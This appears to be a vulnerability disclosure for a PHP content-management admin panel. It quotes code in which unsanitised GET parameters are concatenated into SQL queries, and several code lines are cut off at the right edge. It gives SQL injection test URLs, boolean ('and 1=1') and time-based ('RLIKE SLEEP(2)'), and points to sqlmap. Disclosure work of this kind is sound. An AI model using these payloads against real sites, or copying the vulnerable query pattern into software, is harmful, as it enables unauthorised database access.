

bug_report / bug_e

jsjbcyber Create bug_e

1 contributor

76 lines (68 sloc) | 2.78 KB

```
affected source code file: /admin/add_post.php and /admin/functions/functions.php
--------------------------------
affected source code:

add_post.php

  <?php
    ......
    <?php selected_page(); ?>
        if (empty($errors)) {
            $page_id = mysql_prep($_POST['page_id']);
            $title = mysql_prep($_POST['title']);
            $active = mysql_prep($_POST['active']);
            $position = mysql_prep($_POST['position']);
            $content = mysql_prep($_POST['content']);

            $query = "INSERT INTO posts (page_id, title, active, position, content) VALUES ('{$pag
            $result = mysql_query($query);
    ......
    <?php
        if (isset($selected_page['id'])) {
            echo "<option value=\"{$selected_page['id']}\">{$selected_page['menu_name']}</option>\
        } else {
            $query = "SELECT * FROM pages ORDER BY id";
            $result = mysql_query($query);
            confirm_query($result);
            while ($pages = mysql_fetch_array($result)) {
                echo "<option value=\"add_post.php?page={$pages['id']}\">{$pages['menu_name']}</op
            }
        }
    ?>
  ?>

functions.php
  <?php
    .....
    function selected_page()
    {
        global $selected_page;
        global $selected_post;
        global $selected_sidebar;
        if (isset($_GET['page'])) {
            $selected_page = get_page_for_editing($_GET['page']);

        }
        if (isset($_GET['post'])) {
            $selected_post = get_post_for_editing($_GET['post']);

        }
        if (isset($_GET['sidebar'])) {
            $selected_sidebar = get_sidebar_for_editing($_GET['sidebar']);

        }
    }
    .....
    function get_post_for_editing($post_id)
    {
        $query = " SELECT * FROM posts ";
        $query .= " WHERE id =" . $post_id . " ";
        $result = mysql_query($query);
        confirm_query($result);
        $post = mysql_fetch_array($result);
        return $post;
    }
  ?>
--------------------------------
affected position:
      function "get_post_for_editing()" in /admin/functions/functions.php and $query = "INSERT INT
      We can see the $post_id parameter has not been safely processed in functions.php. So, the SQ
--------------------------------
affected executable:
  Like this: http://xx.xx.com/admin/add_post.php?page=2 and 1=1
             http://xx.xx.com/admin/add_post.php?page=2 and 1=2
             http://xx.xx.com/admin/add_post.php?page=2 RLIKE SLEEP(2)

Then, we can use tools like sqlmap for more information.
```